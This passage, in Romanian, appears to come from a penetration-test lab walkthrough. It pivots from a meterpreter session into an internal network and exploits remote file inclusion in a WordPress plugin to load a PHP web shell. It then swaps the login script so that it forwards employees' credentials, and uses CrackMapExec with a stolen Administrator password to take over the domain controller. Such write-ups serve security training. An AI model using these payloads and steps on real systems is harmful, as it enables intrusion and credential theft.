100666/rw-rw-rw-  913408  fil   2024-10-05 10:01:08 -0400  Dropper.pdb

meterpreter >
```

FURTHER ACCESS /WEB ATTACK

- Configuram un proxy pe mașina compromisă.
- Redirecționam traficul prin mașina noastră folosind SSH.
- Folosim proxychains pentru accesul intern în rețea.




Acum că avem acces la rețeaua hostului compromis, putem folosi tool-uri precum CrackMapExec pentru a enumera serviciile existente. Iată ce am descoperit:

- http://192.168.109.63: Aplicație web accesată de către angajați.
- 192.168.109.110: Adresa locală a controlerului de domeniu.

Acum că știm de existența aplicației web unde angajații se autentifică:

- Vom încerca să realizăm un atac Man-in-the-Middle, scopul fiind capturarea a cât mai multor credențiale

- Vom presupune că există victime care refolosesc parolele pentru alte servicii.



De îndată ce putem accesa aplicația web de pe mașina noastră, putem începe assessmentul.

Vom folosi tool-ul WPScan pentru a găsi informații pe care le putem exploata.


Tipul și versiunea serverului web, precum și sistemul de operare al hostului.

```
[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.4.12
 |  - X-Powered-By: PHP/7.4.12
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

Prezența unui plugin third-party de WordPress care ar putea reprezenta o vulnerabilitate.

```
[+] hackout-talks
 | Location: http://192.168.109.63/wp-content/plugins/hackout-talks/
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 4.3 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.109.63/wp-content/plugins/hackout-talks/readme.txt
```

Analizând pluginul, observăm utilizarea funcției PHP require_once.



Aceasta sugerează o posibilitate de Remote File Inclusion (RFI).


Validăm posibilitatea executării unui cod extern si furnizăm un URL la alegere ca input pentru parametrul „file”.

Încercăm să includem un script simplu de PHP, care mai apoi ne va permite să executăm comenzi pe hostul site-ului.

shell.php


```php
<?php
system($_GET["cmd"]);

```

Site-ul execută cu succes scriptul de pe serverul nostru.




Aceasta ne permite să analizăm directoarele site-ului.

Explorand directoarele site-ului observăm că site-ul este construit în WordPress și existenta fișierului wp-login.php.




Încercăm să pregătim un script malițios.




Scriptul va înlocui scriptul de login și va redirecționa credențialele către noi.

Manipulăm hostul site-ului să descarce noul script din serverul nostru.




Am reușit să înlocuim scriptul de login cu succes.




Acum așteptăm angajații să se logheze.

LET'S STEAL SOME CREDENTIALS



Prima victimă a căzut în capcană.(credentialele sunt primite in format URL)

Acum o sa Decodăm logurile pentru a obține credențialele în format text.



Cu ajutorul tool-ului CrackMapExec, putem accesa domain controller-ul si folosi credențialele administratorului.

```
┌──(root㉿kaly)-[/usr/local/bin]
└─# crackmapexec smb -u Administrator -p 'B&2WsH%MKSt6UAoErp' -x "whoami /all" 192.168.109.110
/usr/lib/python3/dist-packages/paramiko/transport.py:219: CryptographyDeprecationWarning: Blowfish has been deprecated and will be removed in a future release
  "class": algorithms.Blowfish,
SMB         192.168.109.110 445    LABORATORDC001   [*] Windows Server 2022 Build 20348 x64 (name:LABORATORDC001) (domain:laborator.expertware.net) (signing:True) (SMBv1:False)
SMB         192.168.109.110 445    LABORATORDC001   [+] laborator.expertware.net\Administrator:B&2WsH%MKSt6UAoErp (Pwn3d!)
SMB         192.168.109.110 445    LABORATORDC001   [+] Executed command
SMB         192.168.109.110 445    LABORATORDC001   USER INFORMATION
SMB         192.168.109.110 445    LABORATORDC001   ----------------
SMB         192.168.109.110 445    LABORATORDC001
SMB         192.168.109.110 445    LABORATORDC001   User Name              SID
SMB         192.168.109.110 445    LABORATORDC001   ====================== ============================================
SMB         192.168.109.110 445    LABORATORDC001   laborator\administrator S-1-5-21-3984308457-893019547-1318345865-500
SMB         192.168.109.110 445    LABORATORDC001
```

Putem analiza grupurile și privilegiile utilizatorului.

```
SMB  192.168.109.110 445  LABORATORDC001
